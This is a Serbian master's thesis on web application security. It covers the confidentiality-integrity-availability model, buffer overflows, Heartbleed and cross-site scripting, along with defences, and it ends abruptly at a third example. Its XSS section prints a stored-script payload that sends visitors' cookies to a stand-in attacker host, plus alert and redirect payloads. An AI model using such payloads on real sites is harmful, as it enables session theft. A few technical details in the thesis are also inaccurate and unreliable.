Univerzitet u Beogradu

Matematički fakultet

MASTER RAD

Bezbednost veb aplikacija, vrste napada i načini odbrane

Kandidat:

Predrag Vujić 1042/2013

Mentor:

dr Filip Marić

Članovi komisije:

dr Saša Malkov

dr Milena Vujošević-Janičić

Beograd 2017.

REZIME

Danas se veb programiranjem bave i ljudi koji ne poznaju dovoljno sve moguće mehanizme napada na veb sajtove. Svedoci smo da u današnje vreme i velike kompanije imaju bezbednosnih problema na primer, kompanija Sony je skoro pretrpela veoma značajan hakerski napad, takođe u decembru 2016 godine yahoo je bio meta uspešnog napada u kome su napadači ukrali podatke više miliona korisnika, među kojima su i bankovne informacije kao i privatni podaci. Potrebno je veb programerima skrenuti pažnju na značaj podataka koji se nalaze na serverima i to koliko zapravo te podatke treba čuvati.

Cilj ovog rada je sagledavanje i sistematizovanje vrsta opasnosti i publikovanje rezultata u vidu praktičnog uputstva koje bi pomoglo veb programerima da bolje zaštite svoje veb sajtove i podatke koje ti sajtovi sakupljaju. Značaj rada biće u tome što će programerima proširiti znanja o mogućim napadima kao i odbrani. Veb bezbednošću se oduvek bavila mala grupa ljudi koja se obično fokusirala na bezbednost mreža i operativnih sistema. Pojavom sve složenijih veb aplikacija i veb servisa kao i činjenica da se na njima nalazi velika količina poverljivih informacija povlači sa sobom veliku odgovornost programera koji ih kreiraju.

UVOD

„Jedini stvarno bezbedan sistem je sistem koji je isključen,

stavljen u blok betona, zapečaćen u olovom

obloženoj sobi sa naoružanim stražarima...

Pa čak ni tada nisam uveren"

(A.Hickey)

Ljudska civilizacija se oduvek zasnivala na potrebi i sposobnosti komuniciranja. U početku informacije su putovale sporo, bile su nepouzdane i efikasnost širenja bila je uslovljena razdaljinom i pozicijom osoba koje komuniciraju i uslova poput vidljivosti, klime, vremenskih uslova.

Nastankom personalnih računara krajem osamdesetih i početkom devedesetih godina dvadesetog veka započeo je razvoj informacionih sistema kakve danas poznajemo. Osnovu informacionih sistema čine personalni računari i serveri. Međusobnim povezivanjem računara putem telekomunikacione mreže, nastao je novi "ne-fizički prostor" za koji se koristi i metafora "sajber prostor". Telekomunikaciona mreža fiksne telefonije je izabrana kao najpogodnije rešenje, zbog već postojeće infrastrukture, koja je podrazumevala postojanje fizičke konekcije (kablovima) koja je dostizala do svake kuće. Ranije pomenuti internet se najčešće posmatra kao nematerijalna i neopipiva baza podataka, ali on zapravo ima sasvim fizičku infrastrukturu, koja je sačinjena od tehničkih uređaja, kablova i satelita koji kruže oko naše planete.

Zavisnost novog načina života od informacionih i komunikacionih tehnologija doveli su i do nastanka novih rizika, koji se u velikoj meri razlikuju od onih rizika koji su postojali u prošlosti. Novi oblici bezbednosnih pretnji postoje od početka 1990-ih, kada je internet postao široko dostupan, tj. pušten u komercijalnu upotrebu.[1] Novim pretnjama su fizički i softverski ugrožavane delovi informacione infrastructure. Pojavljivanje novih, specifičnih bezbednosnih pretnji krajem XX i početkom XXI veka omogućeno je postojanje "slabih tačaka" tipičnih za komunikacione tehnologije, sa jedne strane, a sa druge strane, postojanjem zlonamernih korisnika spremnih i sposobnih da ove tehnologije zloupotrebe u vlasititu korist. Najslabije tačke interneta su zapravo fizički kablovi koji povezuju velike objekte u kojima su smešteni serveri. Pomenuti objekti u obično dobro obezbeđeni ali mogu postati meta napada . Internet ili "virtualni svet" na taj način je postao ne samo cilj napada već i moćno sredstvo u rukama zlonamernih i visokoobrazovanih kriminalaca.[1]

[1] Odlučujući potez u ovom smislu predstavilo je definisanje nove arhitekture-World Wide Veb (WWW) od strane CERN-a 1991 godine.

Danas, veb-programiranjem bave se i ljudi koji ne poznaju dovoljno način na koji internet prezentacije i aplikacije rade, pa nastaju greške u samom kodiranju, koje zlonamerni programeri koriste kako bi dobili podatke i informacije koje kasnije koriste za ucenjivanje i iznudu. Bezbednosne pretnje informacionom društvu raznovrsne su i specifične po tome što su prevashodno usmerene na destabilizovanje računarskih sistema. Posledice mogu biti čak i fatalne ukoliko se ugroze infrastrukturu, kao što su, na primer, sistemi za kontrolu vazdušnog saobraćaja, hidrocentrala, bezbednosnih i zdravstvenih službi ili sistema za distribuciju električne energije.

Poznato je da se danas tehnologije razvijaju ogromnom brzinom. U poslednjih 15 godina, ubrzanim razvojem interneta, računari su postali nezamenljiv deo života svakog čoveka, informacije su postale dostupne i globalna povezanost je postala realnost. Više nisu potrebni meseci da neka vest stigne sa druge strane planete, dovoljno je samo postaviti na internet i ta vest je dostupna svima.

Za većinu uređaja koje danas koristimo, od pametnih telefona, frižidera, televizora, automobila, medicinske opreme, aviona pa sve do robota i kompletnih fabrika, može se reći da su to zapravo računari od kojih zavisimo i više nego što zapravo mislimo. Internet stvari (engl. *Internet of Things*, skraćeno *IoT*) predstavlja mrežu pomenutih uređaja imaju mogućnost povezivanja na internet i pritom poseduju softver i senzore koji mogu da skupljaju razne informacije o samom uređaju ali i o navikama korisnika. Povezivanjem tih uređaja na globalnu mrežu, podatke koje sakupljaju, mogu da razmenjuju sa proizvođačima uređaja, radi dijagnostike mogućih kvarova kao i sa samim korisnikom putem aplikacije na mobilnom telefonu. Glavni razlog za uvođenje i primenu ovakvog načina povezivanja i razmene podataka je poboljšavanje kvaliteta života i automatizaciju raznih sistema, kao i pomoć u svakodnevnom životu. [2] Najbolji primer razmene i prikupljanja podataka daje kompanija "Tesla". Kompanija koja se između ostalog bavi proizvodnjom automobila koji koji međusobno komuniciraju i razmenjuju podatke o stanju na kolovozu. Prema najavama ti automobile će postati autonomni, dakle moći će sami sebe da voze upravo zahvaljujući mogućnosti međusobne komunikacije.

Svaki uređaj koji je povezan na internet, mora imati svoju jedinstvenu identifikaciju. Prilikom povezivanja, uređaj od srevera na koji se povezao, dobija svoju jedinstvenu adresu. Razlikujemo dve vrste adresa, statičku, koju uređaj dobija jednom i vise se ne menja i dinamičku, koja se menja svaki put kada se uređaj poveže na internet. Može se reći da je povezivanje svih uređaja na globalnu mrežu dovelo do toga da imamo sve manje i manje slobodnih IP adresa[2] i glavni je razlog za uvođenje novog adresnog prostora IPv6[3].

[2] IP adresa (*engl. Internet Protocol address*) je broj od 32 bita koji se radi lakše preglednosti zapisuje kao jedinstveni broj razdvojen tačkicama, koji koriste uređaji koji su povzani na internet kako bi se svaki uređaj mogao identifikovati.

[3] Ipv6 je novi internet protokol, koji se još uvek ne koristi uveliko. Adresa Ipv6 protokola je od 128 bita, što daje 2^128 ili 3.403×10^38 jedinstvenih adresa.

1. OBLICI UGROŽAVANJA PODATAKA

Bezbednost podataka je stepen u kome je

onemogućeno ugrožavanje podataka

Pod oblicima ugrožavanja podataka, podrazumevamo sledeće:

- Poverljivost podataka *(engl. Confidentiality)*
- Integritet podataka *(engl. Integrity)*
- Raspoloživost podataka *(engl. Availability)*

Oblici ugrožavanja podataka nazivaju se "Bezbednosna trojka" ili engleska skraćenica **CIA** što se često namerno okrene kao **CAI** da se ne bi stvarala konfuzija sa Američkom obaveštajnom službom *(engl. Central Intelligence Agency).* [5]

Takođe postoji notacija iz ugla postupaka koji dovode do ugrožavanja: odavanje *(engl. disclosure)*, menjanje *(engl. alteration)*, ometanje *(engl. denial).*[3]

1.1 Poverljivost podataka

Poverljivost podataka *(engl. confidentiality)* predstavlja neophodan sastavni deo privatnosti kao i sposobnost da se podaci zaštite od neovlašćenog pristupa.[3][5]

Pretpostavlja da se poverljivi podaci ne smeju biti dostupni neautorizovanim pojedincima i drugim entitetima, ili u neovlašćenim procesima. Autorizacija predstavlja ovlašćenje korisnika da može pristupiti određenom podatku. Samu autorizaciju definiše administrator sistema kome se pristupa.[4] Kad su u pitanju mreže proverljivost postaje veliki problem u "saobraćaju" podataka. Podaci koji putuju internetom mogu biti prisluškivani a samim tim mogu dospeti u pogrešne ruke. Jedan od glavnih motiva za uvođenje kriptografskih sistema je bila upravo zaštita poverljivosti podataka, koja se postiže kodiranjem ili pretvaranjem podataka u nečitljivi niz znakova. Krptografskim sistemima je uspostavljena kontrola objavljivanja podataka i zaštita od neovlašćenog pristupa istim. Efikasnost kriptografskih sistema se naziva snaga, jer jak kriptografki sistem je teško "razbiti". Poruka koja je šifrovana nekim kriptografskim sistemom postaje niz karaktera koji se mogu vratiti u prvobitnu poruku samo ključem koji poseduje primalac kome je namenjena poruka. Ukoliko jedan deo poruke bude dešifrovan od strane zlonamernog korisnika, što se izuzetno retko dešava, kod jakih sistema to ne znači da je ceo sistem u opasnosti.

Slika 1.1.1

Na slici 1.1.1 je slikovito prikazan koncept poverljivosti, gde su podaci zaštićeni od "curenja" podataka. Veoma je bitno obezbediti veliki stepen sigurnosti po pitanju poverljivosti podataka, jer u današnje vreme ukoliko se neki podaci, koji su kritični za funkcionisanje nekog sistema koji kontroliše na primer isporuku električne energije, nađu na crnom tržištu, to može dovesti do ozbiljnih posledica. Podaci koji putuju internetom mogu biti od velikog značaja poput broja kreditne kartice, broja lične isprave i slično, takvi podaci su izuzetno vredni jer ilegalnim korišćenjem tih podataka, osoba koja ih poseduje može dobiti značajnu novčanu korist na štetu vlasnika tih podataka. Na primer ukoliko neka osoba kupuje neki predmet na nesigurnom sajtu i tu ostavlja svoje važne podatke, zlonamerna osoba dođe do broja kreditne kartice te osobe, tom karticom može kupovati i plaćati razne usluge, a na kraju meseca će sve to doći na račun vlasnika kartice. Glavni napad na poverljivost podataka je upad *(engl. interception)* u sisitem i neovlašćeno prisvajanje i korišćenje podataka. Upad je svaki čin neovlašćenog pristupanja podacima. Ne postoji sasvim siguran sistem, ali broj upada se može smanjiti intezivnim posmatranjem odlaznog i dolaznog saobraćaja, kao i kontrola samih zaposlenih koji takođe predstavljaju bezbednosnu pretnju.[13]

1.2 Integritet podataka

Integritet podataka (*engl. integrity*) osigurava potpunu tačnost i kompletnost podataka tako što sprečava menjanje i brisanje od strane neovlašćenog lica [5]. Kako bi se očuvao integritet podataka u nekom informacionom sistemu u sklopu kog radi veb aplikacija, potrebno je uvesti takozvane dnevnike promena "log fajlove", u kojima će se beležiti sve promene podataka. Unutar log fajla se beleže sve promene na sistemu, takođe postoje podaci o tome ko je i kada izvršio date promene. Ovakva mogućnost daje veliku sigurnost u slučaju neovlašćenog menjanja podataka, jer se njime može otkriti koji podaci su i kada neovlašćeno promenjeni. Prilikom neovlašćenog menjanja podataka, promena stanja se upisuje u log fajl koji se nalazi duboko unutar sistema, skriven od napadača i obično postoji više kopija na različitim serverima.

Slika 1.2.1

Na slici 1.2.1 je konceptualni prikaz integriteta podataka gde su podaci zaštićeni od promena neovlašćenih korisnika. Pod napadima koji mogu narušiti integritet podataka najznačajniji su: menjanje podataka *(engl. modification)* i pravljenje podataka *(engl. fabrication).* Napadom menjanja podataka menjaju se postojeći podaci, obično se podaci menjaju radi prikrivanja i radi uništavanja. Ovim napadom ugrožavaju se integritet a neposredno i raspoloživost jer od trenutka napada sistem ne raspolaže pravim podacima. Prilikom ovog napada zlonamerni korisnik može pokušati da u sistemu promeni podatke koji mogu da mu donesu finanijsku korist ili neku drugu vrstu koristi ali su današnji sistemi dobro pripremljeni za otkrivanje i sprečavanje ovakvih napada. Pravljenje podataka je napad koji za rezultat ima proizvodnju novih podataka u sistemu. U toku napada dolazi do kreiranja novih podataka koji obično lako otkriju jer programeri prilikom kreiranja aplikacija, vode računa o tome koji se podaci upisuju u bazu i odakle dolaze. Svaki podatak koji se upiše u bazu, mora imati u sebi i informacije o vremenu upisa kao i neki identifikacioni broj osobe koja je taj podatak unela. Postoje aplikacije koje interno proveravaju ispravnost unetih podataka i obično upozoravaju administratore sistema da se nešto nepredviđeno dešava. [13]

1.3 Raspoloživost podataka

Raspoloživost podataka *(engl. Availability*) predstavlja neometani pristup podacima na svaki zahtev korisnika u svakom trenutku.[5] Sistem korisniku mora pružiti tražene podatke, ali samo one podatke za koje dati korisnik ima prava pristupa. Prava pristupa za određene podatke i delove sistema koja se određuju prilikom registracije korisnika na sistem, dodeljuje administrator sistema. Kako bi se obezbedila raspoloživost podataka potrebno je obezbediti da se rezervna kopija podataka nalazi na serveru koji je na drugoj lokaciji kako bi se postigla redudantnost, i u slučaju bilo kog pokušaja ugrozavanja sistem automatski sve operacije prebaca na drugi server dok se glavni server ne vrati u prvobitno stanje.

Pod napadom koji može da ugrozi raspoloživost podataka podrazumevamo onesposobljavanje sistema *(engl. Interruption).* Onesposobljavanje sistema je napad

koji ima za posledicu neki vid pune ili delimične neraspoloživosti sistema a posredno i integriteta.

Uzroci koji dovode do onesposobljavanja sistema mogu se podeliti na:

- unutrašnje opasnosti, čiji su nosioci subjekti koji su zapošljeni unutar organizacije.
- spoljašnje opasnosti, čiji su nosioci subjekti van organizacije.
- nezgode, opasnosti koje nastaju bez eksplicitne ljudske aktivnosti kao što su kvarovi, poplave, elementarne nepogode...[13]

Slika 1.3.1

Na slici 1.3.1 je prikazan model raspoloživosti podataka, koji su raspoloživi korisnicima koji se drže propisanih protokola i imaju prava pristupa. Raspoloživost podataka se izražava u procentima. Savremeni sistemi imaju predviđeno najmanje 99.998% raspoloživosti[12], što znači da ako sistem radi godinu dana, što je 365dana•24sata•60minuta = 525.600 minuta, prema procentu raspoloživosti vidimo da sistem garantuje da će biti dostupan oko 525.589 minuta tj. da je procenjeno vreme za koje podaci neće biti dostupne oko 10 minuta u toku cele godine. Visoka raspoloživost podataka je postignuda uvođenjem redudantnosti u sisitem. Procenjeno vreme za koje će podaci biti nedostupni oko 10 minuta u toku godine je vreme koje treba sistemu da u slučaju napada preusmeri saobraćaj na drugi server.

Slika 1.3.2

Na slici 1.3.2 je prikazan koncept sigurnog sistema koji se odupire svim napadima i prestavlja sistem koji je siguran i pouzdan.

2. VRSTE NAPADA

Popularnost veb aplikacija, kao i njihova vrednost u smislu informacija koje mogu biti kompromitovane i tako narušiti ugled kompanije ili pojedinca, učinile su da se zlonamerni korisnici interneta posvete razvoju posebnih alata i tehnika specijalno pisanih za napade.

Postoji veliki broj različitih vrsta napada na veb aplikacije, u ovom radu biće istaknute najrasprostranije i najvažnije:

- Prekoračenje bafera *(engl. Buffer overflow)*
- Prevara umetanjem skriptova *(engl. Cross-Site Scripting)*
- Prevara falsifikovanjem zahteva *(engl. Cross-Site Request Forgery)*
- Nasilno pregledanje *(engl. Forcefull Browsing)*
- Trovanje kolačića *(engl. Cookie Poisoning)*
- Zloupotreba skrivenih polja *(engl. Hidden Field Manipulation)*
- Podmetanje parametara *(engl. Parameter Tampering)*
- Umetanje SQL upita *(engl. SQL Injection)*
- Raspodeljeno onemogućavanje usluge *(engl. Distributed Denial of Service)*

2.1 Prekoračenje bafrera

Bafer (*engl. buffer*) je deo prostora u memoriji koji je dodeljen nekoj aplikaciji za upis podataka koji su potrebni za njen rad. Obično se kao bafer dodeljuje prostor na RAM memoriji zbog brzine pristupa i potrebe da aplikacija menja podatke u baferu.[6] Veličinu memorijskog prostora koji se dodeljuje kao bafer aplikaciji određuje sama aplikacija tako što programer u kodu navodi veličinu potrebnog prostora ili aplikacija proračunava potrebnu količinu memorije.

Prekoračenje bafera je napad kojim zlonamerni korisnici pokušavaju da upišu podatke koji zahtevaju veći deo memorijskog prostora od onog koji je aplikaciji prvobitno dodeljen za rad sa podacima. Ukoliko aplikacija unese podatke koji zahtevaju veći deo memorije od memorije koju sadrži bafer, dolazi do prelivanja podataka na susedne memorijske lokacije, tačnije dolazi do menjanja podataka u memorijskom prostoru koji nije dodeljen toj aplikaciji. Takođe do prekoračenja bafera može doći ukoliko aplikacija koristi deo memorije koji joj je dodeljen, ali u tom delu memorije postoje promenljive koje ta aplikacija koristi pa može dovesti do pogrešnog rezultata rada aplikacije. Prekoračenje bafera je napad koji može da izazove nepravilno izvršavanje programa kao i nemogućnost nastavka rada. Sledeći primer najbolje ilustruje prekoračenje bafera.

Neka su u programu definisana dva podataka koja su smeštena na susedne memorijske lokacije: osmobajtni bafer neke aplikacije A (niz karaktera) i bafer druge aplikacije B veličine dva bajta. U početnom stanju, bafer A sadrži sve nule, a bafer B broj 7 (tabela 2.1).

A	A	A	A	A	A	A	A	B	B	B
0	0	0	0	0	0	0	0	0	0	7

Tabela 2.1

Ako zlonamerni korisnik pokuša da u aplikaciji upise niz karaktera koji je veći od traženog u bafer na primer „testiranje“ praćen oznakom za kraj stringa ‘\0’, doći će do prekoračenja bafera i prepisivanja vrednosti podatka B (tabela 2.2). Do prekoračenja, dolazi zbog greške programera. Dobrim programiranjem i procenom potrebnog prostora u baferu, ovo bi bilo izbegnuto, a u slučaju pokušaja od strane zlonamernog korisnika, aplikacija treba da izbaci upozorenje.

A	A	A	A	A	A	A	A	B	B	B
‘t’	’e’	’s’	’t’	’i’	’r’	’a’	’n’	’j’	’e’	0

Tabela 2.2

Osim izmene nasumičnih promenljivih u susednim lokacijama, prekoračenje bafera može dovesti do stanja čiju pojavu u normalnim okolnostima sam programski jezik i izvršno radno okruženje neće dozvoliti. Do takvih stanja najčešće dolazi ukoliko je bafer smešten na steku. Stek predstavlja strukturu podataka koji se raspoređuju u memoriji po principu LIFO *(engl. Last In First Out)* tj. “zadnji ušao, prvi izašao“. [7] Najkorišćenije funkcije za rad sa stekom su “push()” za dodaj i “pop()” za uzmi, dok moderniji sistemi danas mogu da implementiraju i funkcije poput “peek()” kojoj aplikacija može da pročita vrednost podatka na vrhu steka bez njegovog uklanjanja, “isEmpty()” funkcija koja proverava da li je stek prazan i najkorisnija je “size()” funkcija koja vraća broj podataka na steku. [7]

Jedan od najčuvenijih sigurnosnih propusta nastalih usled mogućeg prekoračenja bafera je tzv. “heartbeat” problem za koji je bilo potrebno dve godine da se otkrije i popravi. Na serverima koji su radili na windows server platformi sa openSSL-om postojao je problem takozvana komanda “hartbeat” koja je služila za proveru konekcije.[9][10] OpenSSL predstavlja softversku biblioteku koju koriste aplikacije kada treba da međusobno komuniciraju preko računarske mreže. [9] Prilikom povezivanja klijentskog računara sa serverom, inicijalna komanda je “hartbeat” koja zapravo sluzi da proveri da li konekcija radi. Prilikom iniciranja konekcije, klijentski računar šalje server “evo reči heart, duga je 5 bajtova, molim te posalji tih 5 bajtova nazad”. Server bi pročitao tih 5 i vratio bi ih nazad, međutim, postojao je potencijalni

problem, jer server nije proveravao koliko mu je bajtova poslato, pa je moglo da se u inicijalnoj poruci nađe i ovo "evo reči heart, duga je 64k bajtova, molim te pošalji tih 64k bajtova nazad". Server nije proverio koliko je bajtova poslato, umesto toga, on je kreirao mali bafer i smestio reč "heart" ali je pročitao i vratio klijentu sve ostalo što je bilo u memoriji izvan tih 5 bajtova bafera koje je kreirao. Najveći problem do kojeg je moglo doći zbog ovog propusta je to što podaci koje server pošalje mogu biti od korisničkih podataka pa sve do ključa za šifrovanje. Ukoliko bi se napadač dokopao podataka poput ključa za šifrovanje, server bi postao nesiguran i nepouzdan, jer bi napadač mogao da čita sav saobraćaj i time načini dosta štete. "Heartbleed" kako je nazvan ovaj problem je najpoznatiji sigurnosni propust u open SSL-u. [9][10]

Jedan od napoznatijih napada prekoračenjem bafera je „SQL slammer worm" koji je Januara 2003 godine značajno usporio internet saobraćaj u celom svetu. „SQL slammer worm" je crv koji je dizajniran da se "nastani" u memoriji, dakle nema kopije na hard disku i jedina uloga koju je imao bila je da se razmnožava. Kod ovog programa je napisan u asemblerskom jeziku i sadrži samo 376 bajtova Napad je izveden tako što program generiše IP adrese i šalje samog sebe na te adrese, i tako radi svaka njegova kopija pritom se pravi veliki internet saobraćaj i značajno se usporava rad interneta. Microsoft, čiji je SQL server bio meta je izradio "zakrpu" 6 meseci pre napada, ali mnogi server nisu imali najnoviju verziju softvera.[8][15] Krajem 2016, rutinskom kontrolom detektovan je porast pokušaja napada korišćenjem „SQL slammer worm". Takozvani pokušaj "vraćanja iz mrtvih" je priopao jer su server sada zaštićeni od ovakvog napada.

Programi pisani u programskim jezicima koji imaju direktan pristup memoriji, poput C, C++ i asemblerskih jezika su najugroženiji na ovaj tip napada i mogu da ugroze bezbednost po pitanju prekoračenja bafera. Jezici među kojima su: Java, .NET, Rubz, Perl i drugi, smatraju se sigurnim jer ne dopuštaju programeru direktan rad sa memorijom već se rad sa memorijom prepušta unapred definisanim funkcijama koje su sastavni deo jezika.[11]

Zaključak: Najbolji način za sprečavanje prekoračenja bafera je pisanje pouzdanog koda u kome se proverava veličina svih ulaznih podataka prilikom poziva određenih funkcija. Na primer, funkcija **strcpy()** u programskom jeziku C ne obezbeđuje nikakvu sigurnost u kodu koji se piše, pa je zbog toga treba ređe koristiti. Ova funkcija je bezbedna samo kada se koristi u trivijalnim slučajevima, kao što je kopiranje niza karaktera fiksne dužine u bafer. Prekoračenje bafera se donekle može sprečiti i na druge načine. Na primer, postoje razni softverski alati za detekciju napada na sistem koji su sposobni da u nekim slučajevima otkrivaju pojavu prekoračenja i eksploatacije bafera. Noviji 64-bitni procesori imaju mogućnost zaštite od prekoračenja bafera, ali se rutine za korišćenje takvih mehanizama moraju implementirati i u sam operativni sistem poput novijih verzija „Windows".[14] Redovnim osvežavanjem softvera na serverima instaliranjem novih sigurnosnih "zakrpa" postiže se maksimalna sigurnost.

2.2 Prevara umetanjem skriptova

Napad **prevara umetanjem skriptova** (*engl. Cross-Site Scripting "XSS"*) predstavlja napad podmetanjem skript koda kao vrednosti parametra na nekoj html strani koja u sebi ima formu za prosleđivanje korisničkih parametara. Veliki broj veb aplikacija poseduju forme za unos raznih podataka korisnika, poput komentara ili ličnih podataka.

U programiranju aktivnih i dinamičkih veb-aplikacija koriste se serverski i klijentski skriptovi. Veb stranice koje u html izvornom kodu sadrže i serverski skript kod koriste se u situacijama gde korisnik šalje zahtev serveru, pri čemu se skript izvršava na serveru pre nego što korisnik dobije odgovor. Najkorišćeniji serverski skript jezici su PHP, ASP.NET, JSP.NET, JavaScript, Rubi, Perl, Python. Klijentski skriptovi, za razliku od serverskih se izvršavaju na klijentskoj strani u veb-pregledaču i služe da obezbede interfejs za klijenta, dok se serverski skriptovi obično koriste da ograniče pristup klijentu prema bazama podataka ili drugim strukturama podataka kao i za proveru validnosti unetih podataka od strane korisnika.[16] Slabosti sajtova na umetanje skriptova su prijavljene još od 1990. Poznati sajtovi koji su bili ranjivi na ovaj napad uključuju i društvene mreže poput Twitter-a, Facebook-a, YouTube. U skorije vreme, napadi umetanjem skriptova su prestigli propuste nastale usled prekoračenja bafera i postali najčešća vrsta napada, gde je 2006. godine procenjeno da je više od polovine sajtova nezaštićeno od ovakvih napada.[17]

Napad umetanjem skriptova ili skraćeno XSS, je propust za koji ne postoji samo jedna, standardna klasifikacija, već se obično razlikuje bar dva načina XSS napada: "Stored xss" ili "snimljen" i „Reflected xss" ili "reflektujući" [18]. Neki ih takođe razdvajaju u tradicionalne (prouzrokovana greškom serverskog koda) i DOM naklonjene (na klijentskoj strani koda).


Opisaćemo oba tipa podmetanja skriptova.

1. ***Stored* xss** – unos napadača se čuva u bazi i svaki put se prilikom prikaza na klijentskoj mašini izvršava napadačev kod.

Primer 1:

```
<script language="javascript">
document.write('<img src=http://attacker.net/aPage?url=' +
document.location + '&cookie=' +document.cookie + '>');
</script>
```

Ukoliko se ovakav kod unese na sajtu koji nema proveru unetih podataka, tada se uneti kod čuva u bazi i u ovom slučaju svakim otvaranjem strane koja poziva podatke iz baze, izvršava se ovaj kod i šalje osetljive podatke napadaču.



Slika 2.2.1

Napadač pronalazi sajt koji je ranjiv na ovu vrstu napada pa kod unosi u neku formu za unos podataka, obično je u pitanju forma za unos komentara na neku vest ili blog. Prilikom popunjavanja forme, pored nekog unetog teksta, napadač unosi i zlonamerni kod. Uneti podaci se snimaju trajno u bazu podataka. Prilikom svakog sledećeg učitavanja stranice sa komentarima, ovaj komentar se učita kao deo koda koji bi programer napisao.

U ovom primeru cilj napadača je da ukrade kolačiće korisnika koji pristupa napadnutoj stranici. U zavisnosti od sajta kolačići mogu sadržati svakakve podatke o korisniku, najčešće id sesije na sajtu koji zahteva logovanja korisnika. Kolačići se čuvaju na korisnikovom računaru kreira ih i koristi veb-pregledač. Ukoliko korisnik na primer poseti veb stranicu veb prodavnice, prilikom logovanja, pregledač snima kolačić na računaru korisnika koji u sebi sadrži id sesije. Korisnik kupuje na sajtu i ostavlja svoje podatke za isporuku kao i broj kreditne kartice. Potom poseti sajt na kome je ubačen zlonamerni kod i napadač automatski dobija prethodno snimljen kolačić u kome postoji id sesije. Napadač korišćenjem tog podatka može da "prevari" server i uloguje se kao napadnuti korisnik. Kada je već ulogovan kao korisnik može promeniti podatke o isporuci ili čak doći u posed broja kreditne kartice. Id sesije omogućava napadaču da se predstavi kao legitiman korisnik koji je kupovao na tom sajtu.

Prilikom kreiranja stranice na kojoj će biti dopušteno ispisivanje podataka koje korisnici unose, potrebno je tu stranu zaštiti od ovog napada. Postoji više načina,

opisaćemo dva najkoršćenija. Odobravanje prikaza korisnikovog unosa, stranice beleži sve unose u bazu, ali prikazuje samo one koji su odobreni od strane administratora sajta. Ovaj metod se koristi na portalima i u elektronskim medijima jer ovim putem sprečavaju pored napada i govor mržnje, rasnu netrpeljivost itd. Drugi način je pisanjem funkcije u kodu koja sprečava izvršavanje bilo kog koda iz baze podataka. Funkcije koje sprečavaju ove napade su **htmlspecialchars()** ili **htmlentities().**[19] Ove funkcije pretvaraju problematične karaktere i html entitete[20]. Rezultat, ukoliko se koriste ove funkcije, je potpuna zaštita od izvršavanja zlonamernog koda, umesto izvršavanja, kod se ispisuje kao običan tekst.

Primer 2:

Ukoliko zlonamerni korisnik hoće da onesposobi određeni sajt na kome postoji npr. mogućnost unosa komentra, a ne postoji gore navedena provera unešenih podataka, ti može biti izvedeno unosom dva komentara. U sledećem primeru, cilj napadača je da izvrši preusmeravanje stranice na drugu adresu.

Prvi je na primer:

```
<script>alert(„Ovaj sajt nije platio hosting") </script>
```


A drugi komentar bi bio:

```
<script>window.location='http://www.google.com/search?q=veb+ho
                    sting+adria' </script>
```

Posledica ovih komentara je sledeća: Svako ko dođe na zaraženi sajt. Prvo izađe upozorenje „Ovaj sajt nije platio hosting".

Slika 2.2.2

Potom prilikom potvrđivanja korisnika klikom na OK, klijent bi bio preusmeren na google pretragu sa već ukucanim parametrima "veb hosting adria". Ovakvi napadi se izvode da bi se narušio ugled napadnutog sajta ali i da bi se svi korisnici koji dodju na pomenuti sajt preusmerili na drugi sajt koji je napadač postavio.



Slika 2.2.3


Primer 3:

